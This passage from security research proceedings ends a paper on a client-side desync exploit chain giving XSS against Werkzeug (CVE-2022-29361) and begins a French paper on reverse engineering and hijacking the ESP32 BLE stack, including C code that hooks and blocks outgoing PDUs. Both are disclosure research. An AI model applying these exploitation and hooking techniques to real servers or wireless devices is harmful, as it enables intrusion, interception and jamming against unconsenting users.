Unfortunately, by default, requests made by the HTML `<form>` use `application/x-www-form-urlencoded` MIME Type [4] which break the payload. This could look like a dead cause, but reading the MDN documentation [12] about `<form>` tag and interesting attributes can be found. To change the previous request MIME Type to `text/plain`, the `enctype` attribute [2] can be used in the HTML `<form>` tag.

Fig. 8. Simple form with Client-Side Desync payload using `text/plain` encoding.

7.2 Prepare the rogue web server

To perform this exploit chain, it is necessary to setup a rogue server which will have one route that return the malicious JavaScript content and another that deliver the exploit payload to the victim. To do so, PoC can be found on the following github repository: `https://github.com/kevin-mizu/Werkzeug-CVE-2022-29361-PoC`

7.3 Perform the final exploit chain

Finally, sending the exploit URL to the victim will perform everything described earlier and execute the XSS. In addition, each time a new page is opened containing the same script file, the XSS will be triggered. This leads to a full compromise of the website thanks to the cached malicious javascript file in the user's browser. A complete video of the exploit can be found here: `https://www.youtube.com/watch?v=HJWafpbMcbA`

Conclusion

We have demonstrated an efficient Client-Side Desync attack on Werkzeug WSGI. This attack allows to perform XSS on a vulnerable instance without any requirements. Moreover, even if the challenge was to find an exploit with no requirements, this full chain attack could be performed in a much more easier way if other vulnerabilities are already present in the web application.

While this paper only focus on vulnerability research on Werkzeug which is only used in development server, it would be interesting to conduct the same research on production WSGI.

Acknowledgements

I would like to thank Remi GASCOU (@podalirius_) for helping me on vulnerability report stages and reviewing this paper.

References

1. Cors access control allow origin. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Access-Control-Allow-Origin.
2. enctype form attribute. https://developer.mozilla.org/en-US/docs/Web/API/HTMLFormElement/enctype.
3. Pallets projects. https://github.com/pallets.
4. Post requests mime-types. https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods/POST.
5. Samesite cookie attribute. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite.
6. abergmann. Issue 2546: Http request smuggling inside the development server. https://github.com/pallets/werkzeug/issues/2546.
7. James Kettle (@albinowax). Browser-powered desync attacks: A new frontier in http request smuggling. https://portswigger.net/research/browser-powered-desync-attacks.
8. Ramin Frajpour Cami. Werkzeug open redirect cve-2020-28724. https://nvd.nist.gov/vuln/detail/CVE-2020-28724.
9. ImreC. Issue 2380: Http request smuggling inside the development server. https://github.com/pallets/werkzeug/issues/2380.
10. Web Server Gateway Interface. What is wsgi? https://wsgi.readthedocs.io/en/latest/what.html.
11. Kevin GERVOT (Mizu). Werkzeug request smuggling cve-2022-29361. https://nvd.nist.gov/vuln/detail/cve-2022-29361.
12. Mozilla. Developer network docs. https://developer.mozilla.org/en-US/.
13. PalletsTeam. Werkzeug 0.11.6 open redirect fix. https://github.com/pallets/werkzeug/commit/556bdcb13516617335c10efdedf3c1bd50b31b6d.
14. PortSwigger. Lab: Client-side desync. https://portswigger.net/web-security/request-smuggling/browser/client-side-desync/lab-client-side-desync.
15. Pallets Projects. Flask. https://flask.palletsprojects.com/.
16. Python. http.server - http servers. https://docs.python.org/3/library/http.server.html.
17. tangbinyeer. Issue 4507: Flask 2.1.0 can't handle request method properly when sending post repeatedly with an empty body. https://github.com/pallets/flask/issues/4507.
18. ThiefMaster. Issue 822: dev server sets wrong http_host when path starts with a double slash. https://github.com/pallets/werkzeug/issues/822.
19. Werkzeug. Commit introducing the vulnerability. https://github.com/pallets/werkzeug/commit/9a3a981d70d2e9ec3344b5192f86fcaf3210cd85.

Rétro-ingénierie et détournement de piles protocolaires embarquées, un cas d'étude sur le système ESP32

Damien Cauquil[1] et Romain Cayre[2]
dcauquil@quarkslab.com
romain.cayre@eurecom.fr

[1] Quarkslab
[2] EURECOM

Résumé. Ces dernières années, les systèmes sur puce (SoC) fournissant une connectivité sans fil ont connu une popularité croissante. En particulier les systèmes sur puce ESP32 d'Espressif sont très répandus : en effet, bien qu'initialement conçus comme des solutions à bas coût pour les *makers* et hobbyistes, ils sont de plus en plus utilisés dans des solutions commerciales en raison de leurs nombreuses fonctionnalités et d'un faible coût de revient, d'autant plus dans cette période où les composants se font rares et chers. L'analyse de ces systèmes nous semble aujourd'hui fondamentale, et, bien que ceux-ci aient déjà été partiellement explorés au sein d'autres travaux, de nombreux composants matériels et logiciels utilisés par ces puces restent aujourd'hui opaques, notamment du fait de l'absence de documentation et l'usage de technologies propriétaires.

Nous étudions dans cet article l'architecture de ces systèmes sur puce, et en particulier le contrôleur matériel en charge de la pile protocolaire Bluetooth Low Energy (BLE) ainsi que leurs composants logiciels associés. Nous démontrons également comment ceux-ci peuvent être détournés de leur usage initial pour mettre en place des techniques offensives avancées visant les couches basses de multiples protocoles sans fil, y compris des protocoles non nativement supportés par la puce. Nous montrons ainsi comment un tel système peut servir à *fuzzer* un périphérique BLE, intercepter les communications d'un clavier sans fil et d'un capteur de rythme cardiaque utilisant des protocoles propriétaires, brouiller de nombreuses communications sans fil simultanément ou encore attaquer un système domotique basé sur le protocole ZigBee. Ces différentes techniques se basent sur le détournement de mécanismes internes dont certains ne peuvent être corrigés par le constructeur. Enfin, nous publions un *framework* développé sur mesure ainsi que des preuves de concept permettant de mettre en œuvre ces différentes attaques.

1 Introduction

On assiste aujourd'hui à une démocratisation de l'utilisation des systèmes sur puce, aux fonctionnalités toujours plus riches et aux architectures

toujours plus complexes. De plus en plus de ces systèmes proposent une connectivité sans fil, en faisant des composants de choix pour de nombreux objets connectés. Dans le contexte de ce déploiement croissant, l'analyse de ces systèmes devient fondamentale pour la communauté sécurité, tant dans une perspective défensive, pour mieux comprendre les systèmes afin d'identifier et corriger leurs vulnérabilités, que dans une perspective offensive, pour explorer les nouvelles surfaces d'attaques liées à leur déploiement. L'analyse de sécurité des composants logiciels et matériels impliqués dans la connectivité sans fil fournie par ces systèmes, en particulier, reste aujourd'hui un enjeu majeur, impactant tant la sécurité sans fil que la sécurité embarquée et mobilisant une approche interdisciplinaire à l'interface entre l'électronique, le traitement du signal et l'informatique. L'analyse des composants logiciels est d'autant plus pertinente que toutes les applications développées sur ces systèmes reposent sur les librairies fournies par le SDK mais également sur les librairies présentes en mémoire morte, la sécurité de toutes les applications développées sur ces modules en est donc dépendante.

Les systèmes sur puce ESP32 d'Espressif offrent des fonctionnalités avancées et une connectivité Wi-Fi et Bluetooth Low Energy pour un coût dérisoire, en faisant un système de choix tant pour les hobbyistes et les *makers* que pour les fabricants d'équipements connectés. Au-delà de l'engouement pour ces systèmes, nous nous sommes intéressés tout particulièrement aux périphériques intégrés aux ESP32 assurant les communications Bluetooth Low Energy.

Cet article détaille ainsi les résultats de cette exploration des systèmes ESP32-WROOM, ESP32-S3 et ESP32-C3. Nous explorons de nombreuses couches, depuis l'architecture de la plate-forme ESP32 elle même, jusqu'au fonctionnement du contrôleur matériel en charge du protocole BLE. Au passage, nous abordons les couches protocolaires bas-niveau intégrées et nous démontrons plusieurs manières d'exploiter ces dernières pour implémenter différentes attaques. Nous détournons l'ESP32 non seulement pour attaquer des équipements supportant le protocole BLE, mais aussi d'autres protocoles de communication, non supportés officiellement par l'ESP32, mais partageant certaines caractéristiques de modulation. Grâce à ces stratégies inter-protocolaires, nous démontrons des attaques sur le ZigBee (utilisé en domotique notamment), Mosart (utilisé principalement dans des claviers et souris sans-fil), ou encore ANT et ANT+ (que l'on retrouve principalement dans des équipements connectés dédiés au sport et à la santé).

2 État de l'art

On observe ces dernières années un intérêt particulier pour l'analyse et le détournement de systèmes sur puce, notamment dans le domaine de la sécurité sans fil. Au-delà de l'intérêt intrinsèque d'étudier le fonctionnement et l'architecture de ces puces du point de vue de la sécurité, on peut noter une connexion étroite entre le détournement de ce type d'équipements et la découverte de nouvelles techniques offensives. De nombreux détournements ont ainsi été réalisés dans le cadre de travaux de recherche appliquée sur la sécurité des protocoles sans fil, et ont permis l'exploration de stratégies d'attaques nouvelles. Ces travaux poussent souvent les puces aux limites de leurs capacités techniques, par l'exploitation de détails d'architecture matérielle ou d'implémentations logicielles vulnérables, ouvrant ainsi de nouvelles perspectives techniques et scientifiques.

Ces différents travaux répondent souvent à des problématiques techniques concrètes. En effet, l'analyse offensive des protocoles sans fil reste aujourd'hui complexe, et se heurte régulièrement aux limites des outils d'analyse existants. Les Radios Logicielles (ou SDRs *Software Defined Radios*) offrent une généricité particulièrement intéressante mais restent onéreuses, nécessitent un travail d'ingénierie conséquent et imposent des limites liées à leur bande passante réduite et à la latence introduite par les composants logiciels. C'est notamment le cas pour l'analyse de protocoles utilisant des algorithmes de saut de fréquence, qui impliquent le suivi en temps réel de la séquence (nécessitant des équipements capables de modifier suffisamment rapidement leur fréquence centrale) ou la surveillance de larges bandes de fréquences (nécessitant l'usage de matériels d'autant plus onéreux que la bande utilisée est large). Ces limites ont motivé le développement de solutions matérielles dédiées, telles que l'Ubertooth [26, 29], un dongle dédié à l'analyse des protocoles Bluetooth et Bluetooth Low Energy. On peut également citer les outils matériels développés dans le cadre de l'analyse des protocoles propriétaires de claviers sans fil, tels que KeyKeriki [27], ou l'analyse des protocoles basés sur la spécification 802.15.4 [18] par le biais de l'APImote [16].

Les détournements de systèmes sur puce à des fins offensives ont permis de complémenter ces outils dédiés, abaissant considérablement le coût des outils d'analyse et permettant de nouvelles stratégies d'attaques. Le détournement d'un registre matériel sur la puce nRF24L01 de Nordic Semiconductor par Travis Goodspeed pour permettre l'écoute passive de protocoles propriétaires dans la bande 2,4 GHz [17] a ainsi constitué une étape décisive, permettant le développement d'un firmware d'analyse dé-

dié [24] et la découverte de nombreuses vulnérabilités visant divers claviers et souris sans fil [23]. De nombreux travaux ont étendu ce détournement aux puces nRF51 et nRF52, permettant le développement d'outils offensifs sur différentes plateformes [6, 7, 12] et la découverte d'attaques bas niveau critiques visant le BLE [8, 9]. On peut également citer le détournement du dongle RZUSBStick d'ATMEL par Joshua Wright pour le doter de fonctionnalités d'injection dans le cadre de ses travaux sur la sécurité du protocole ZigBee [35].

D'autres détournements se sont quand à eux concentrés sur la rétro-ingénierie et le détournement de piles protocolaires embarquées existantes. Mathy Vanhoef et son outil *modwifi* ont permis le développement d'une série d'attaque bas niveau visant le protocole Wi-Fi [34]. De même, les travaux de Matthias Schulz et al. ont exploré le détournement des piles Wi-Fi propriétaires de Broadcom [28]. Dans le cas du Bluetooth et du Bluetooth Low Energy. La suite d'outils *InternalBlue* [20] a quant à elle permis l'analyse et l'instrumentation des piles protocolaires propriétaires de Broadcom et Cypress, servant de support à de multiples travaux offensifs [1, 2, 15]. On peut également citer Matheus Garbelini et son *fuzzer* Bluetooth Classic basé sur ESP32, publié dans le cadre de la série de vulnérabilités nommées *BrakTooth* [14].

Notre travail s'inscrit dans la lignée de ces détournements de systèmes sur puce en poursuivant la rétro-ingénierie à des fins offensives de la plateforme ESP32, et en l'étendant à ses variantes ESP32-S3 et ESP32-C3. Nous nous concentrons notamment sur l'analyse et le détournement de la pile protocolaire Bluetooth Low Energy propriétaire embarquée par Espressif au sein de ces systèmes, ainsi que du contrôleur matériel impliqués dans son fonctionnement. Nous montrons que les couches basses de cette pile protocolaire peuvent être détournées pour mettre au point une série d'attaques sans fil bas niveau, visant le protocole Bluetooth Low Energy mais également d'autres protocoles sans fil co-existant dans la même bande de fréquences.

3 Architecture matérielle ESP32

3.1 Architecture générale

Les systèmes ESP32 intègrent un ou plusieurs processeurs, une couche gérant les communications radio, une ou plusieurs piles protocolaires (Wi-Fi, Bluetooth Low Energy, Bluetooth BR/EDR), un accélérateur cryptographique ainsi que bon nombre d'autres périphériques variés permettant de les interfacer avec un grand nombre d'équipements : écrans, carte SD,

interface Ethernet, etc. Les images image 1 et image 2 montrent deux exemples d'architectures de systèmes populaires, respectivement *ESP32-D0WDQ6* (utilisé dans les cartes de développement *ESP32-WROOM-32*) et *ESP32-C3*.




Fig. 1. Architecture ESP32-D0WDQ6 (famille ESP32), extraite de la version 4.2 du datasheet de l'ESP32 [31, section 1.6, figure 1, page 12].

3.2 Processeurs

Les systèmes ESP32 d'Espressif reposent actuellement sur deux architectures processeurs différentes :

— XTensa de Tensilica (présent dans les familles ESP32 et ESP32-S notamment) ;
— RISC-V (présent dans les familles ESP32-C, ESP32-H, ou encore la récente ESP32-P).

Espressif utilise désormais exclusivement l'architecture RISC-V dans ses nouveaux systèmes sur puce, comme l'a récemment annoncé Teo Swee Ann, présidente-directrice générale d'Espressif Systems [13].

3.3 Organisation de la mémoire

Les figures 1 et 2 présentent aussi le cœur des systèmes ESP32 (*Core System*), composé d'un ou de plusieurs processeurs, mais aussi de mémoire




Fig. 2. Architecture ESP32-C3 (famille ESP32-C), extraite de la version 1.4 du datasheet de l'ESP32-C3 [30, figure 1, page 2].

vive statique (*SRAM*) et de mémoire morte (*Mask ROM*). S'ajoute à cela une mémoire Flash, externe ou embarquée selon les variantes du système sur puce et interfacée via SPI, qui contient l'application développée par l'utilisateur ainsi que les données utilisées par cette dernière.

La documentation technique détaille notamment les différentes mémoires mortes présentes au sein d'un système sur puce ESP32 dans sa section présentant la cartographie mémoire, comme le montre l'image 3 extraite de la documentation du système ESP32-D0WDQ6 [31, section 3.1.4, table 7, page 26]. Deux segments de mémoire sont associés à de la mémoire morte respectivement présents aux adresses `0x40000000` et `0x3FF90000` et de tailles 384 Kio et 64 Kio.

Category	Target	Start Address	End Address	Size
Embedded Memory	Internal ROM 0	0x4000_0000	0x4005_FFFF	384 KB
	Internal ROM 1	0x3FF9_0000	0x3FF9_FFFF	64 KB
	Internal SRAM 0	0x4007_0000	0x4009_FFFF	192 KB
	Internal SRAM 1	0x3FFE_0000	0x3FFF_FFFF	128 KB
		0x400A_0000	0x400B_FFFF	
	Internal SRAM 2	0x3FFA_E000	0x3FFD_FFFF	200 KB
	RTC FAST Memory	0x3FF8_0000	0x3FF8_1FFF	8 KB
		0x400C_0000	0x400C_1FFF	
	RTC SLOW Memory	0x5000_0000	0x5000_1FFF	8 KB

Fig. 3. Cartographie de la mémoire intégrée dans le système sur puce ESP32-D0WDQ6.

Ces mémoires mortes contiennent notamment les implémentations des différentes piles protocolaires (Wi-Fi, Bluetooth BR/EDR et Bluetooth Low Energy), qui sont intégrées au système sur puce et non-modifiables.

Les systèmes ESP32 utilisent une architecture de type Harvard qui sépare les données des instructions consitutives du programme exécuté sur ces derniers. Ainsi, la mémoire RAM interne *SRAM0* est dédiée au stockage des instructions du programme tandis que les autres mémoires RAM (*SRAM1* et *SRAM2*) sont utilisées pour le stockage des données initialisées et non-initialisées, ainsi que du tas. Quant à la mémoire Flash, cette dernière peut atteindre au maximum 16 Mibi-octets et peut-être ajoutée à l'espace d'adressage de la mémoire de stockage des instructions au travers de mémoires tampons à haute vitesse. De la même manière, une puce externe fournissant de la mémoire vive (*pseudo-static RAM*, ou généralement appelée PSRAM) peut être connectée au système-sur-puce et permettre d'étendre la capacité en mémoire vive de ce dernier. Cette mémoire vive externe voit cependant sa vitesse de transfert limitée par celle du bus SPI qui est utilisé par le système-sur-puce pour communiquer avec cette dernière.

4 Analyse de la pile protocolaire

4.1 Extraction du contenu des mémoires mortes du système sur puce

Les piles protocolaires intégrées dans les Systèmes sur Puce ESP32 ont ainsi pu être extraites grâce à l'utilitaire *esptool.py* mis à disposition par Espressif sur le dépôt Github associé [33].

4.2 Chargement dans Gidra des deux segments ROM

Les données extraites des deux mémoires mortes ne sont pas utilisables en l'état, car bien que l'on connaisse leur emplacement en mémoire nous n'avons aucune idée des adresses des fonctions qu'elles contiennent. Cependant le système de compilation d'Espressif, *esp-idf* [32], contient des scripts d'édition de liens qui précisent les adresses des fonctions présentes en ROM, comme le montre le listing 1.

Listing 1: Script d'édition de liens

```
/*
ESP32 ROM address table
Generated for ROM with MD5sum:
ab8282ae908fe9e7a63fb2a4ac2df013  ../../rom_image/prorom.elf
*/
PROVIDE ( Add2SelfBigHex256 = 0x40015b7c );
PROVIDE ( AddBigHex256 = 0x40015b28 );
PROVIDE ( AddBigHexModP256 = 0x40015c98 );
PROVIDE ( AddP256 = 0x40015c74 );
PROVIDE ( AddPdiv2_256 = 0x40015ce0 );
PROVIDE ( app_gpio_arg = 0x3ffe003c );
PROVIDE ( app_gpio_handler = 0x3ffe0040 );
PROVIDE ( BasePoint_x_256 = 0x3ff97488 );
PROVIDE ( BasePoint_y_256 = 0x3ff97468 );
PROVIDE ( bigHexInversion256 = 0x400168f0 );
PROVIDE ( bigHexP256 = 0x3ff973bc );
PROVIDE ( btdm_r_ble_bt_handler_tab_p_get = 0x40019b0c );
```

La compilation d'un code exemple permet ainsi d'obtenir un fichier ELF qui contient un grand nombre de symboles. Parmi ces symboles, on retrouve ceux employés par NimBLE, une implémentation de pile protocolaire BLE open-source particulièrement populaire. Il est possible de l'ouvrir avec Ghidra et de le désassembler.

Les segments de ROM du système ESP32 sont ensuite chargés en mémoire et placés aux bonnes adresses dans Ghidra, et les symboles relatifs à ces derniers (extraits du fichier d'édition de liens) ajoutés grâce à un script réalisé sur mesure. Il est alors possible de décompiler le code de la ROM et de déterminer son interaction avec le code de notre application.

4.3 Architecture de pile protocolaire BLE

Bien que l'environnement ESP32 propose de choisir entre l'implémentation de *NimBLE* ou de *Bluedroid*, ce dernier contrôle néanmoins la plupart des opérations liées au protocole BLE via du code présent en ROM et exposant une interface vHCI. C'est cette dernière qu'utilisent les implémentations *NimBLE* et *Bluedroid*, qui n'ont donc aucune possibilité de manipuler les PDU échangés via BLE.

L'image 4 synthétise l'architecture en place et les interconnexions entre l'application que nous avons pu identifier, l'adaptateur vHCI intégré à la ROM et le contrôleur matériel Bluetooth Low Energy intégré au système sur puce.

Ce contrôleur matériel n'étant pas documenté, nous avons toutefois réussi à l'identifier en analysant les adresses des différents registres et en tombant avec un peu de chance sur un *pastebin* référençant le composant




Fig. 4. Architecture Bluetooth Low Energy de l'ESP32.

DA14681 [25]. Ce dernier possède des registres similaires à ceux employés sur l'ESP32, et nous en avons déduit qu'il était très probable qu'Espressif ait intégré un contrôleur déjà existant, mais placé à une adresse différente (`0x3FF71200`).

Nous avons ainsi pu observer dans le code de la fonction *r_lld_adv_start* des instructions configurant les registres `BLE_ADVCHMAP_REG` et `BLE_ADVTIM_REG` gérant respectivement la configuration des canaux d'annonce et l'intervalle d'annonce, comme le montre l'image 5, ce qui est totalement cohérent avec la documentation du DA14681.

```
_BLE_ADVCHMAP_REG = (uint)*(byte *)(iVar3 + 0x16);
memw();
if (0x1f < *(byte *)(iVar3 + 0x19)) {
  iVar5 = (*(byte *)(iVar3 + 0x19) + 0x10) * 8 + 0x564;
}
memw();
_BLE_ADVTIM_REG = iVar5;
```

Fig. 5. Configuration de l'intervalle d'annonce et des canaux d'annonces par *r_lld_adv_start()*.

En analysant plusieurs fonctions de la pile protocolaire Bluetooth Low Energy, nous avons pu comprendre comment cette dernière échange des données avec le contrôleur matériel, au travers d'une zone mémoire d'échange dédiée. Cette zone mémoire est utilisée notamment pour stocker des structures spécifiques au contrôleur matériel, des *descripteurs* qui

ont vocation à stocker les méta-données des PDU BLE (canal sur lequel un PDU a été reçu, le niveau de signal, le type de PDU) et les données contenues dans ces derniers. Elle est utilisée par la pile protocolaire pour indiquer au contrôleur BLE qu'il a des PDU à envoyer, et par le contrôleur pour transmettre à la pile protocolaire les PDU reçus.

Fonctionnalités du contrôleur DA14681 Le contrôleur BLE DA14681 qui semble être intégré dans les puces ESP32 est en charge de la gestion complète de la couche physique du protocole Bluetooth Low Energy. C'est lui qui gère notamment l'établissement de connexions, le mécanisme de saut de canal (FHSS), la liste des canaux utilisés pour la connexion en cours (aussi dénommée *channel map*), ainsi que les opérations d'émission et de réception de données. Pour ce faire, il utilise une zone mémoire dédiée au stockage de *descripteurs*, des structures spécifiques utilisées pour stocker les différents PDU émis ou reçus, mais aussi des informations liées à la configuration de ce dernier.

Il expose aussi plusieurs registres de 16 bits permettant de contrôler ses caractéristiques et son état, mais sans permettre un accès à son fonctionnement bas-niveau (radio-fréquence). Ainsi, il est possible de changer l'adresse Bluetooth du contrôleur, la clé de chiffrement AES et le MIC utilisé lors des opérations de chiffrement, etc.

Le fait que ce contrôleur soit en charge de la gestion des connexions et ne permette pas d'accéder à un contrôle bas-niveau limite drastiquement les possibilités de détournement. En effet, il n'est pas possible pour le moment de le placer en écoute sur un seul canal et de recevoir n'importe quelle donnée correctement démodulée, ni de gérer de façon logicielle le changement de canal, rendant de fait l'interception passive impossible.

Interface vHCI L'intégration du contrôleur BLE dans la pile protocolaire d'Espressif passe par une couche spécifique faisant l'interface entre le contrôleur et la pile protocolaire BLE qui, pour rappel, peut être choisie au sein du *framework* ESP-IDF entre *NimBLE* et *Bluedroid*. Cette couche spécifique se présente sous forme d'un contrôleur vHCI, implémentée dans la ROM du système-sur-puce, avec lequel les différentes piles protocolaires peuvent interagir. Cette manière de faire est intelligente car cela permet de limiter l'effort requis pour adapter les piles protocolaires existantes, l'interface HCI (*Host Controller Interface*) étant d'une part définie dans la spécification Bluetooth et utilisant des messages standardisés tout en limitant les risques de détournement.

Lorsqu'une application utilise l'interface BLE, elle initialise une des deux piles protocolaires fournies (par exemple *NimBLE*, qui de fait initie une connexion avec l'interface vHCI du contrôleur Bluetooth Low Energy et le pilote par la suite. La gestion du fonctionnement du contrôleur BLE est totalement masquée par le contrôleur vHCI, et l'application est notifiée des différents évènements via les messages HCI adéquats.

Identification d'une implémentation similaire Nous avons cherché sur Internet de possibles implémentations similaires à celle intégrée dans le *framework* ESP-IDF, et sommes tombés sur un dépôt de code Github [11] conçu pour un contrôleur BLE différent (BK7231). Après comparaison entre le code source et les structures observées lors de l'analyse par ingénierie à rebours, il nous a semblé évident que ces deux implémentations avaient de nombreuses similitudes. Avoir accès à un code source similaire à celui utilisé par Espressif pour le développement de son code intégré en ROM a grandement simplifié son analyse et sa compréhension, et a permis notamment de faciliter son instrumentation et le détournement de fonctions clés.

4.4 Interface ROM / Flash

Le code présent dans la ROM de l'ESP32 est fixe et ne peut être modifié une fois intégré, ce qui empêche évidemment toute modification. Or, il n'est pas rare qu'un bogue soient identifié au sein de ce code non-modifiable et qu'il faille trouver un moyen de le corriger, au moins à l'exécution. C'est pourquoi le code de la ROM utilise des tableaux de pointeurs stockés en RAM pour exposer les fonctions d'interface des différents composants. En effet, lorsqu'une fonction de la ROM veut appeler une fonction spécifique d'un composant, cela passe par une indirection via le tableau de pointeurs de fonctions (en réalité une structure définie dans le code et n'étant composée que de pointeurs de fonctions).

Ce mécanisme permet ensuite de pouvoir remplacer à l'exécution une fonction problématique par une version corrigée, qui elle aussi peut appeler différentes fonctions exposées en utilisant ces pointeurs de fonctions. Un exemple assez flagrant dans le code du *framework* d'Espressif est le cas des fonctions dont le nom se termine par *_hack*, comme le montre l'image 6.

Certaines fonctions des bibliothèques fournies par Espressif utilisent aussi ce mécanisme pour installer des fonctions de rappel afin d'être notifiées de certains évènements ou permettre de traiter des données avant qu'elles soient utilisées par des fonctions présentes en ROM.

```
undefined4 config_lld_funcs_reset(undefined4 param_1)

{
  ip_func_t *piVar1;
  code **ppcVar2;

  piVar1 = r_ip_funcs_p;
  ppcVar2 = (code **)&r_ip_funcs_p->r_lld_scan_start_hack;
  r_ip_funcs_p->r_lld_init = r_lld_init;
  piVar1->r_lld_adv_start = r_lld_adv_start;
  piVar1->r_lld_adv_stop_hack = r_lld_adv_stop_hack;
  *ppcVar2 = r_lld_scan_start_hack;
  piVar1->r_lld_scan_stop_hack = r_lld_scan_stop_hack;
  piVar1->r_lld_con_start = r_lld_con_start;
  piVar1->r_lld_move_to_master_hack = r_lld_move_to_master_hack;
  piVar1->r_lld_move_to_slave_hack = r_lld_move_to_slave_hack;
  piVar1->r_lld_get_mode = r_lld_get_mode;
  piVar1->r_lld_con_update_after_param_req = r_lld_con_update_after_param_req;
  return param_1;
}
```

Fig. 6. Installation de fonctions modifiées au sein des tableau globaux de pointeurs de fonctions

5 Instrumentation et détournement

Le contrôleur matériel et le fonctionnement de la pile protocolaire Bluetooth Low Energy ayant été déterminés et analysés, nous nous sommes demandés s'il était possible de détourner ces derniers pour :

- intercepter et altérer les différentes données échangées dans le cadre d'une connexion BLE établie à partir d'un ESP32 ;
- injecter des données dans une connexion existante initiée par un ESP32 ;
- détourner le contrôleur pour l'employer avec des protocoles non nativement supportés tels ZigBee, ANT+ ou Mosart ;
- détourner les fonctions bas-niveau du contrôleur pour brouiller des communications ou établir un canal de communication caché.

Ces différentes tâches requièrent une interface directe avec le contrôleur BLE, la possibilité de détourner des appels de fonctions et de manipuler des structures systèmes en mémoire. L'interfaçage avec le contrôleur BLE étant relativement simple et évident à réaliser, nous nous sommes dans un premier temps intéressés à la possibilité d'espionner et d'altérer le flux de traitement des paquets BLE de la pile protocolaire.

5.1 Hooking de fonctions de la pile protocolaire Bluetooth Low Energy

Dans la section précédente, nous avons abordé le fait que la pile protocolaire utilise de manière récurrente des tableaux de pointeurs de fonction afin de permettre au code de l'application (et des bibliothèques officielles intégrées à cette dernière) d'enregistrer des interfaces spécifiques (des *callbacks*) pour gérer divers évènements. Ce mécanisme peut tout

à fait être utilisé pour détourner des appels de fonctions en manipulant directement ces tableaux de pointeurs, ces derniers étant stockés en RAM. Aucun mécanisme de protection d'accès à la mémoire n'est présent, il est donc possible d'intervenir à divers endroits du code de la pile protocolaire.

Cette technique permet d'intercepter des fonctions appelées lorsque certains évènements se produisent (par exemple la réception d'un PDU), comme l'illustre l'image 7. Le tableau de pointeurs de fonctions est stocké en RAM et est modifié de façon à remplacer un pointeur de fonction par l'adresse d'une fonction de l'application, et cette dernière redirige de manière transparente sur la fonction d'origine.




Fig. 7. Détournement des fonctions d'émission/réception de PDU.

Interception des PDU Bluetooth Low Energy À l'aide de la technique de hooking présentée ci-dessus, il est possible de détourner la fonction principale en charge du traitement des PDU reçus. Cette fonction accède normalement à une zone mémoire dédiée à l'échange de données entre le contrôleur BLE et la pile protocolaire, que notre fonction de hook peut aussi lire et modifier.

Nous pouvons dès lors espionner les informations reçues via la connexion BLE d'un ESP32, voire même :

— modifier la taille d'un PDU en la forçant à zéro évitera tout traitement de ce dernier (il sera considéré comme un PDU vide, sera comptabilisé, mais ne déclenchera aucun traitement spécifique) ;

— modifier le contenu d'un PDU et laisser la pile protocolaire le gérer permet d'altérer le fonctionnement de cette dernière.

Le détournement d'une seconde fonction propre à la pile protocolaire servant à envoyer des PDU, `lld_pdu_data_send`, permet quant à lui d'intercepter les PDU avant leur envoi au contrôleur. Il est ensuite possible de les modifier avant leur envoi, voire même de les bloquer. Le code du listing 2 correspond à un hook développé dans le cadre de cette recherche.

Listing 2: Fonction d'interception d'émission de PDU BLE

```
/**
 * _lld_pdu_data_send()
 *
 * This hook is called whenever the BLE stack sends a data PDU.
 **/

int _lld_pdu_data_send(struct hci_acl_data_tx *param)
{
  struct em_buf_tx_desc *p_desc = NULL;
  uint8_t *ptr_data;
  int i, forward=HOOK_FORWARD;
  struct co_list_hdr *tx_desc;
  struct em_desc_node *tx_node;

  if (gpfn_on_tx_data_pdu != NULL)
  {
    /* Should we block this data PDU ? */
    if (gpfn_on_tx_data_pdu(
        0,
        (uint8_t *)(p_rx_buffer + param->buf->buf_ptr),
        param->length
    ) == HOOK_BLOCK)
    {
      /* Set TX buffer length to zero (won't be transmitted,
         but will be freed later. */
      param->length = 0;
    }
  }

